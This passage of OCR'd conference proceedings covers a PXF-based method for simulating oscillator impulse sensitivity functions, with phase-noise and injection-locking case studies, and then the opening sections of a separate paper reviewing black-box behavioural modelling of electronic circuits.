


Fig. 2. Spectra of injected current tone, impulse sensitivity function, output phase and output voltage.




Fig. 3. The simulated Van der Pol oscillator.

can be estimated through a single PSS (Periodic Steady State) simulation. Finally, note that the PXF simulation is a linear analysis; the circuit is linearized around the time-varying operating point, thus avoiding the problem of large injected signal occurring when performing transient analysis. Fig. 2 shows the spectra of the injected current tone $i_n(t)$, $h_\phi(t)$, output phase $\phi(t)$ and modulated output voltage $V(t)$.

IV. Simulation results

The computation of the ISF is greatly simplified using a simulation environment that supports scripting, such as Cadence Open Command Environment for Analysis (Ocean). However, while with the proposed technique the results can be achieved in a completely automatic way, the transient analysis-based method requires a manual calibration before being performed. In particular, the amount of charge injected into the circuit with each single pulse must be properly chosen in order to be sufficiently small to assure a linear relationship between charge and phase and sufficiently large to make the simulator numerical error negligible. As a practical case, the ISF has been simulated with both the Hajimiri's and the proposed method for two oscillator topologies, namely a Van der Pol and a ring oscillator shown in Fig. 3 and Fig. 4, respectively. Both oscillators are designed in a 0.35-μm CMOS technology and run at 1-GHz frequency.

In the Van der Pol oscillator the ISF is simulated for a current noise source connected between one of the output and ground, as shown in Fig. 3. Fig. 5 shows the comparison between the results obtained with the PXF and transient analysis-based methods, the latter being performed with three different values of the ratio between the injected charge and the maximum charge stored in the tank capacitor. In particular, a perfect matching between the results of the two methods is achieved for an injected charge ratio equal to 10^{-2}. As this




Fig. 4. The simulated ring oscillator.




Fig. 5. Simulated ISF of the Van der Pol oscillator in Fig. 3 using the proposed PXF and transient analysis-based methods.

ratio is raised by two order of magnitude, the resulting ISF is distorted, while, as the ratio is lowered by three orders of magnitude, the resulting waveform is affected by numerical error.

In the ring oscillator of Fig. 4 the ISF has been simulated for the tail current noise source and for a noise source across the differential output, namely $I_{inj,tail}$ and $I_{inj,core}$. The results, plotted in Fig. 6, suggest a perfect matching between the ISF waveforms obtained with the two methods.

Finally, Table 1 reports a comparison between the simulation times for the two methods in both oscillators. The simulations have been performed in the Cadence Ocean environment with a 3-GHz Pentium Xeon featuring a 4-Gbyte main memory. A total of N=50 time instants over one oscillation period have been simulated by means of transient analyses.

TABLE I
ISF SIMULATION TIME

Topology	Simulation Time (TRAN)	Simulation Time (PXF)
Van der Pol	16m 4s	2m 8s
Ring	11m 50s	1m 45s




Fig. 6. Simulated ISFs of the ring oscillator in Fig. 4 using the proposed and transient analysis-based simulation method.




Fig. 7. Cyclostationary noise tones resulting from a slow frequency current tone, $x(t) = x \cdot \cos(\omega_m t + \varphi_n)$.

The computation time with the transient analysis-based simulation method is approximately 50 times larger than adopting the proposed simulation technique.

V. CASE STUDIES

In this section the proposed method for computing the impulse sensitivity function and its harmonic terms is validated in two practical cases.

A. Evaluation of the $1/f^3$ phase noise in a Van der Pol oscillator

Consider the Van der Pol oscillator in Fig. 3. Flicker noise due to active elements is up-converted around the carrier giving rise to $1/f^3$ phase noise. Since the circuit is symmetric, this close-in phase noise can be evaluated considering that the two transistors feature the same contribution. A simple model equation for the $1/f$ noise is provided by [10] and adopted by the SPICE2 flicker noise model. According to it, the power noise spectral density may be written as:

$$S_I(\omega) = \frac{K_F |I_{DS}|^\alpha}{C'_{ox} L^2_{MOS}} \frac{2\pi}{\omega}, \tag{8}$$

where K_F is a process dependent constant, I_{DS} the transistor channel current, L_{MOS} the MOS channel length with the exponent α ranging between 1 and 2. Since I_{DS} is not a constant but a periodic function varying with time, the noise process becomes cyclostationary. Such processes can be described starting from a stationary noise and then considering the intermixing of the noise components arising from the large variation of the device current [11]. Referring to the flicker




Fig. 8. Block diagram describing the generation of the $1/f^3$ phase noise from the modulation through $m(t)$ of a stationary source $x(t)$.

noise model given by (8), the noise components are considered as generated by the product [11]:

$$i_n(t) = x(t) \cdot m(t), \tag{9}$$

where

$$x(t) = x \cdot \cos(\omega_m t + \varphi_n) \tag{10}$$

is a noise tone with frequency ω_m and phase φ_n randomly distributed over the $0 - 2\pi$ interval, while the amplitude x is chosen to account for the stationary part of the unilateral power spectral density:

$$S_x(\omega) = \frac{K_F}{C'_{ox} L^2_{MOS}} \frac{2\pi}{\omega}. \tag{11}$$

The modulating periodic function is instead given by:

$$m(t) = |I_{DS}(t)|^{\alpha/2}. \tag{12}$$

Being $I_{DS}(t)$ a periodic function, $m(t)$ can be expanded in a Fourier series as:

$$m(t) = \frac{m_0}{2} + \sum_{l=1}^{+\infty} m_l \cos\left(l\omega_0 t + \varphi_m^{(l)}\right) \tag{13}$$

with Eulerian components given by $m_l e^{j\varphi_m^{(l)}}$. Note that the product $m(t) \cdot x(t)$ generates correlated noise components i_n at offsets $k\omega_0 \pm \omega_m$, as shown in Fig. 7. These correlated noise components translate via the $h_\phi(t)$ to phase noise. This process is schematically depicted in Fig. 8. From (1) and (9), the contribution to the output phase arising from the low-frequency tone $x(t)$ can be therefore written as:

$$\phi(t) = \int_{-\infty}^{t} h_\phi(\tau)\, m(\tau)\, x(\tau)\, d\tau, \tag{14}$$

where $h_\phi(t)$ is referred to a current noise generator connected between one of the output and ground. Since the Fourier decomposition also holds for the ISF (see (2)), the output phase $\phi(t)$ becomes:

$$\phi(t) = \int_{-\infty}^{t} \left[\frac{h_0}{2} + \sum_{l=1}^{+\infty} h_l \cos\left(l\omega_0\tau + \varphi_h^{(l)}\right)\right] \cdot \cdot \left[\frac{m_0}{2} + \sum_{k=1}^{+\infty} m_k \cos\left(k\omega_0\tau + \varphi_m^{(k)}\right)\right] x(\tau) d\tau. \tag{15}$$

In the above equation only the slow varying terms, arising from the multiplication of Fourier components with the same index, are not suppressed by the integral operator. Thus, the phase $\phi(t)$ can be approximated as:

$$\phi(t) \cong \frac{x}{2\omega_m}\left[\frac{1}{2}h_0 m_0 + \sum_{k=1}^{+\infty} h_k m_k \cos\left(\varphi_h^{(k)} - \varphi_m^{(k)}\right)\right] \cdot \cdot \sin(\omega_m t + \varphi_n). \tag{16}$$




Fig. 9. $1/f^3$ phase noise at 1-kHz offset (a) and phase of the first harmonic of $h_\phi(t)$ and $m(t)$ (b). Solid line in (a) refers to the simulated phase noise while symbols correspond to the estimation given by (19) (squares refer to the first harmonic contribution in (19)).

The amplitude of this phase modulation at frequency ω_m results:

$$\Delta\phi \cong \frac{x}{2\omega_m}\left[\frac{1}{2}h_0 m_0 + \sum_{k=1}^{+\infty} h_k m_k \cos\left(\varphi_h^{(k)} - \varphi_m^{(k)}\right)\right], \tag{17}$$

and is linked to the single sideband to carrier ratio (SSCR or $\mathcal{L}$) [2] being:

$$\mathcal{L}(\omega_m) = SSCR(\omega_m) = (\Delta\phi/2)^2 \tag{18}$$

From (11), (17) and (18), $1/f^3$ phase noise at ω_m results:

$$\mathcal{L}(\omega_m) \cong \frac{2S_x(\omega_m)}{8\omega_m^2}\left[\frac{h_0 m_0}{2} + \sum_{k=1}^{+\infty} h_k m_k \cos\left(\varphi_k^{(k)} - \varphi_m^{(k)}\right)\right]^2, \tag{19}$$

where the factor of 2 takes into account that the flicker noise of the two transistors is uncorrelated. Thus, the $1/f^3$ phase noise computation requires a precise knowledge of the Fourier coefficients of both $h_\phi(t)$ and $m(t)$, the latter being achievable by means of a PSS analysis. Fig. 9(a) shows the simulated $1/f^3$ phase noise at 1-kHz offset (solid line) and the estimation given by (19) (triangles) varying the transistor width from $100\mu m$ to $250\mu m$. The term with index k=1 in (19) is the dominant (see Fig. 9(a), squares). In fact, for growing transistor widths, the two phases $\varphi_h^{(1)}$ and $\varphi_m^{(1)}$ rapidly depart from $90°$ and $0°$, respectively (see Fig. 9(b)), causing an increase of the term $\cos\left(\varphi_h^{(1)} - \varphi_m^{(1)}\right)$ in (19). This behavior can be related to an increase of transconductor non-linearity which grows with the transistor width [12].

B. Injection locking range in a ring oscillator

In this section we will demonstrate how the locking range of a generic oscillator perturbed by a weak injected signal around the *k*-th harmonic of the fundamental frequency can be easily related to the magnitude of the impulse phase response and thus simply evaluated by means of the proposed simulation method.

Let us suppose that the oscillator is perturbed by a purely harmonic signal injected in a generic node,

$$I_{inj}(t) = i_{inj} \cdot cos(\omega_{inj} t + \theta), \tag{20}$$

and the impulse phase response associated to the node can be expanded in a Fourier series as in (2). When ω_{inj} falls in the frequency range centered around $m\omega_0$, referred to as the locking range (LR), a synchronization effect of order $1:m$ (i.e., the injection locking) takes place if the oscillation frequency ω_0 varies till to be locked to the value $\omega = \frac{\omega_{inj}}{m}$. In the case of locking or pulling of the oscillation frequency, (1) is no longer valid since the Hajimiri's linear model is not able to capture those phenomena. However, in the case of weak injected signal, the effect can be reduced to a time shift deviation of the impulse response [4] and the differential equation describing the evolving of the oscillator phase can be written as:

$$\frac{d\phi(t)}{dt} = h_\phi\left(\omega_0 t + \phi(t)\right) \cdot b(t), \tag{21}$$

$b(t)$ being the perturbation of the free-running oscillator, i.e. $b(t) = i_{inj} \cdot cos\left(\omega_{inj} t + \theta\right)$. In the case of $\omega_{inj} \cong \omega_0$, the output voltage once the oscillator is locked results:

$$V(t) = A_0 cos\left(\omega_0 t + \phi_0 + \phi\left(t\right)\right) = A_0 cos\left(\omega_{inj} t + \phi_1\right), \tag{22}$$

being ϕ_0 and ϕ_1 the initial phase of the oscillator before and after the locking, respectively. Thus, the phase $\phi(t)$ that solves (21) is:

$$\phi\left(t\right) = \left(\omega_{inj} - \omega_0\right) t + \overline{\phi}, \tag{23}$$

with $\overline{\phi} = \phi_1 - \phi_0$. Substituting (23) into (21), it results:

$$\omega_{inj} - \omega_0 = \frac{h_1 i_{inj}}{2} cos\left(\varphi_1 - \varphi_{inj} + \overline{\phi}\right), \tag{24}$$

Sweeping $\overline{\phi}$ over all possible real values and observing that $|cos\left(\cdot\right)| \leq 1$, the locking range results:

$$\frac{i_{inj} h_1}{2} \geq |\omega_{inj} - \omega_0|. \tag{25}$$

In the general case of injected tone close to a multiple of the fundamental frequency, i.e. $\omega_{inj} \cong m\omega_0$, (25) becomes:

$$\frac{m \cdot i_{inj} h_m}{2} \geq |\omega_{inj} - m\omega_0|, \tag{26}$$

which reduces to (24) for $m = 1$. Thus, in the case of purely weak harmonic injected signal the synchronization of order $1:m$ is completely determined by the magnitude of the *m*-th Fourier component of the impulse phase response. In this framework, the proposed method to compute the harmonic components of $h_\phi\left(t\right)$ is very helpful to determine the lock-range in the case of injection of current tones in free-running oscillators. As numerical application, we analyze the lock-range in the 1-GHz ring oscillator of Fig. 4 injecting a current tone either across the outputs of the second stage and at the tail node of the differential pair. In the first case, the tone is injected close to the oscillation frequency while in the latter the injection frequency was chosen around the second harmonic. The lock-range obtained by means of transient simulations performed varying the injected current tone amplitude are compared with the results given by (26) in Fig. 10. Thus, simulating by means of the PXF analysis-based method the magnitude of the first and the second Fourier component for the two generators $I_{inj,core}$ and $I_{inj,tail}$ in Fig. 4, respectively, the lock-range can be predicted very easily by means of (26).




Fig. 10. Lock-range in case of injection of a current tone across the differential output and at the tail node of the ring oscillator in Fig. 4. Symbols refer to transient simulations performed varying for a given frequency the tone amplitude, while solid lines refer to analysis result in (26). The magnitudes h_1=20.6 $\cdot$ $10^{12}C^{-1}$ and h_2=7.5 $\cdot$ $10^{12}C^{-1}$ for the ISFs evaluated at the differential output and at the tail node, respectively, have been computed by means of the PXF analysis-based simulation method.

VI. Conclusions

In this work a fast and accurate simulation method based on PXF analysis for the impulse phase response in oscillators has been presented. The proposed technique overwhelms the traditional simulation method based on transient analysis in terms of both computation time and accuracy. In particular, the method is helpful every time the magnitude and phase of each ISF component is of interest.

References

[1] B. Razavi, *RF Microelectronics*. Prentice Hall, 1998.

[2] A. Hajimiri and T. Lee, "A general theory of phase noise in oscillators," *IEEE J. Solid State Circuits*, vol. 33, no. 2, pp. 179–194, Feb. 1998.

[3] ——, "Corrections to a general theory of phase noise in electrical oscillators," *IEEE J. Solid State Circuits*, vol. 33, no. 6, p. 928, Jun. 1998.

[4] P. Maffezzoni, "Analysis of oscillator injection locking through phase-domain impulse-response," *IEEE Trans. Circuits Syst. I: Reg. Paper*, vol. 55, no. 5, pp. 1297–1305, June 2008.

[5] X. Lai and J. Roychowdhury, "Capturing oscillator injection locking via nonlinear phase-domain macromodels," *IEEE Trans. Micr. Th. Tech.*, vol. 52, no. 9, pp. 2251–2261, Sept. 2004.

[6] P. Andreani, A. Bonfanti, L. Romano', and C. Samori, "Analysis and design of a 1.8-GHz CMOS LC quadrature VCO," *IEEE J. Solid-State Circuit*, vol. 37, no. 12, pp. 1737–1747, Dec. 2002.

[7] L. Romano', S. Levantino, A. Bonfanti, C. Samori, and A. Lacaita, "Phase noise and accuracy in quadrature oscillators," *Proc. Int. Symp. on Circ. and Syst. (ISCAS)*, pp. 161–164, 2004.

[8] A. Bonfanti, A. Tedesco, C. Samori, and A. Lacaita, "A 15-GHz broad-band divided by 2 frequency divider in 0.13-μ m CMOS for quadrature generation," *IEEE Microw. Wireless Compon. Lett.*, vol. 15, no. 9, pp. 724–726, Sept. 2005.

[9] K. Kundert, "Introduction to RF simulation and its application," *IEEE J. Solid-State Circuit*, vol. 34, no. 9, pp. 1298–1319, Sep. 1999.

[10] Y. P. Tsividis, *Operation and Modeling of the MOS Transistor*. NewYork: McGraw-Hill, 1987.

[11] J. S. Roychowdhury and P. Feldmann, "A new linear-time harmonic balance algorithm for cyclostationary noise analysis in RF circuits," *Proc. ASP-DAC*, pp. 483–492, 1997.

[12] A. Bonfanti, F. Pepe, C. Samori, and A. L. Lacaita, "Flicker noise up-conversion due to harmonic distortion in Van der Pol CMOS oscillators," *IEEE Trans. Circuits Syst. I: Reg. Paper*, in press.

A brief overview of the black-box behavioural modelling of electronic circuits for transient simulations

Vladimir Ceperic and Adrijan Baric
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
E-mail: {Vladimir.Ceperic,Adrijan.Baric}@fer.hr

***Abstract*—Transient simulations of electronic circuits in the time domain can be one of the most complex tasks that engineers encounter in the field of electronics and microelectronics due to two main problems: slow speed of SPICE transistor level circuit simulations and limited accuracy of classic techniques for improving speed of circuit simulations. The black-box approach to behavioural modelling of electronic circuits, although very challenging, is particularly interesting due to possibility of fast and accurate simulations and that is the reason why black-box modelling techniques are gaining more and more attention in industry and academic community. The goal of this professional paper is to give a brief overview of the topic, identify current state-of-the-art and give suggestions for the future research in the area of black-box behavioural modelling of electronic circuits in the time-domain.**

I. Introduction

Electronic circuits containing many transistors, if simulated in time-domain using SPICE simulators, contain a very large number of nonlinear equations to be solved. Such a task can be difficult, in terms of simulation time and memory, for typical computer workstations available to most designers [1]. Even modern simulation algorithms such as harmonic balance [2] and transient envelope analysis [3] do not solve this problem completely [1], although they are more efficient than traditional methods used by time-domain SPICE-like simulators.

Today, the multi million or billion transistors in microprocessors or high level DSP integrated circuits simply can not be designed at the transistor level of circuit description [1] because the number of nonlinear functions to solve simultaneously is too large for existing circuit simulators. The design of the circuits of such complexity is heavily based on behavioural descriptions of the circuit blocks used in the designs. In general, behavioral modelling tries to describe circuit, subsystem or system based on recorded responses to well-selected excitation signals. Behavioural modelling has become a critical step in designs of large circuit systems.

Black box is a technical term for a device, circuit or a system that is observed in terms of its input, output or transfer characteristics without any knowledge of its internal workings. Black-box modelling usually refers to behavioural modelling of such devices, circuits or systems.

The black-box approach to behavioural modelling, although very challenging, is particularly interesting due to its broad spectrum of possible applications and fast simulation speed. One of the advantages of black-box models is that they can be derived from both measurements and simulations. The measured circuit that can be modelled in the behavioural way, is probably the most accurate representation of this circuit because it includes all parasitic effects (from packaging, bonding, PCB and other sources) which could have been overlooked in SPICE simulations. In the simulation based approach, the circuit simulator is used as a virtual instrument to generate needed data to build a behavioural model. The behavioural modelling methods presented in this work are generally targeted and applicable to both simulation-based and measurement-based cases.

Another advantage of black-box modelling is fast model development requiring much less time than classic physical based modeling that usually takes years to develop.

Black-box modelling is especially difficult at high frequencies. At high frequencies, a behavioural model has to be able to directly or indirectly describe the influence of the circuit parasitics (which are, in general, difficult to extract and model). The behavioural modelling techniques that can accomplish that are especially sought after. There is especially big interest for suitable behavioural models in the wireless communications market, due to its commercial significance [1].

For linear systems, broadband S-parameters can provide an essentially good black-box, measurement based, behavioural model of the component [1] (with obvious limitations regarding frequency range, interpolation issues, noise, causality constraints and other). The linear circuit can therefore, be adequately replaced by S-parameter simulation block (if the mentioned limitations are observed, understood and taken into account). One should also note that circuit terminations (loads) have no impact on the modelling process of the linear circuit [4] while when dealing with nonlinear circuits, the choice of terminations chosen in the training process, directly affects the quality of the model [4]. Unfortunately, nonlinear systems and circuits are more common than linear and are much harder to model. There is no consensus how nonlinear systems should be modelled. The main reason for that is the fact that there are so many types of nonlinear systems

with extremely complex dynamical behaviour that is far from being exhaustively investigated or understood [5]. Nonlinear modelling methods, in general, are highly interdisciplinary, from (device) physics to mathematics and computer science. In this paper, we will focus on black-box solutions based on universal approximators.

This work consists of five sections. The first section presents the background, motivation, scope and outline of this work. The section II presents the typical framework for black-box modelling of electronic circuits. The section III presents typical challenges and problems of black-box modelling and gives suggestions how to solve them. Finally, the conclusions are given in section IV.

II. Framework for modelling of integrated circuits

In this section, the framework for behavioural modelling of integrated electronic circuits is presented. The framework facilitates easier creation of black-box models that can be integrated in the modern circuit simulators.




Fig. 1. Basic schematic of the modelling framework.

Figure 1 presents the basic schema of the black-box modelling framework. The basic parts of the framework are:

- Mainframe - this is the main part of the framework. The mainframe controls all parts of the framework. This part contains core black-box modelling procedures and methods.
- Measurement interface - if the modelling is based on measurements, then we need an interface to the measurement data.
- IC simulation interface - there are two main reasons why we need an interface to the modern IC simulators. First, if the modelling is based on simulations, we need an interface to them. Second, we need an interface to the simulator to test the model.
- Model export module - model must be exported to the format suitable for the use in most modern circuit simulators. The good choice for export format is using Verilog-A(MS) or VHDL-A(MS) because it frees the model developer from handling the simulator interface. When implementing models in Verilog-A and VHDL-A, one does not need to be concerned with circuit simulator details. Also, they are considerably simpler then implementations of models in C language where one has to worry about symbolic partial derivatives of the currents and charges in a compact model and determine the proper insertion of these values into the Jacobian matrix for Newtons method [6].

Figure 2 presents the mainframe part of the framework. The basic parts of the mainframe are:

- Data acquisition - this part connects to either the IC simulator or measurement setup (as shown in Figure 1). The data acquisition part includes selection of the excitation signals and acquirement of the training data. The excitation signals have to be well selected in order to capture the full behaviour (or just behaviour of interest) of the modelled system, circuit or device. The excitation signals should cover frequency range of interest.
- Selection of the input-output variables - this step performs selection of the model inputs and outputs. This stage is interconnected with the data acquisition stage.
- Data processing - in this stage, the data from the last step is processed. Several steps are applied, e.g. splitting data in the training, validation and testing data sets, normalisation, scaling, adding delay, differentiating, etc.
- Selection of the model type - e.g. two-stage model such as in [7], [8].
- Selection of the modelling method - several types of current state-of-the art behavioural models are briefly described and discussed in section III-A1. this stage interacts with data processing stage because different modelling methods might require different preprocessing of the model inputs and outputs.
- Selection of the modelling parameters - each modelling method (selected in the previous step), has its own set of parameters which have to be carefully selected. This stage can interact with core modelling stage in an iterative way, to perform an optimisation of the modelling parameters.
- Core modelling stage - this is the part where actual modelling is done.
- Evaluation of the model - finally the model is evaluated.

As arrows in Figure 2 point out, the stages can be recursive and iterative, e.g. if the model accuracy is not satisfactory, another model type should be selected and the process repeated.




Fig. 2. Modelling framework.

III. Challenges and possible solutions

Several aspects make modelling of the electronic circuits especially difficult:

- Large number and wide choice of passive and particularly active components in case of integrated circuits, passive components include a variety of transmission line structures, resistors, capacitors, inductors and other structures. Furthermore, there is a vast number of active components, e.g. semiconductor devices like MOSFET (Metal-Oxide-Semiconductor Field-Effect Transistor), MESFET (Metal Semiconductor Field-Effect Transistor), BJT (Bipolar Junction Transistor), HBT (Heterojunction Bipolar Transistor), HEMT (High Electron Mobility Transistor) and many other. The modelling process of each of these components is a complex task and therefore, it is even more complex to model circuits that consist of many such components.
- High nonlinearity of active components - there is a broad spectrum of active component types, especially semiconductor transistors and their models (just to name a few: BSIM (Berkeley Short-channel IGFET Model), EKV (Enz, Krummenacher and Vittoz transistor model), PSP (Penn State Phillips transistor model), HICUM (HIgh Current Model), MEXTRAM (Most EXquisite TRAnsistor Model) and many more). None of these models can be adopted to full gamma of transistors, mainly because the behaviour of transistors is highly nonlinear and dynamic and highly dependent on the transistor type and technology it is built in.
- It is often found that both digital and analog circuits are placed on the same die, e.g. it is very common to find systems with embedded digital, analog and radio frequency RF/microwave blocks in a single die with a mixed technology [9]. The Domenech-Asensi et al. in [9] accent that such complex circuits impose to reconsider and replace traditional design methods.
- Black-box modelling is especially difficult at high frequencies. At high frequencies, a behavioural model has to be able to directly or indirectly describe the influence of the circuit parasitics (which are, in general, difficult to extract and model). The behavioural modelling techniques that can accomplish that are especially sought after. There is especially big interest for suitable behavioural models in a wireless communications market, due to its commercial significance [1].
- Circuit terminations (loads) have no impact on the modelling process of the linear circuit [4] while when dealing with nonlinear circuits, the choice of terminations chosen in the training process, directly affects the quality of the model [4].
- There are several constraints on the model which are difficult to satisfy:
  - The models have to be accurate - in order to be practically useful, the models have to be accurate enough. The demand for accuracy varies from application to application and usually conflicts with simulation speed of the model.
  - The models have to simulate fast (especially at the system level) so that IC and system designers can use them. Model development is based on finding a good compromise between accuracy and complexity. Higher complexity usually implies lower simulation speed. The optimal tradeoff between those two parameters depends on the particular application and therefore, it is very hard to define general guidelines.
  - The model should be effectively implementable in modern integrated circuit simulation tools - if the models are not includable into the standard simulation environment, they are practically useless.
  - The models have to be stable and robust to be usable.
  - Extraction principle of the model should be simple enough to be implementable and usable.

A. Selection of the appropriate approximation method

The core of the presented black-box modelling framework is the function approximation method used for nonlinear modelling. This is the most important and most complex part of the framework. Selection of the appropriate approximation method depends on two basic factors:

- Signal complexity - electronic circuits with higher complexity will require usage of approximation techniques that exhibit high accuracy (i.e. low training and testing error) and have excellent generalisation[1] properties.
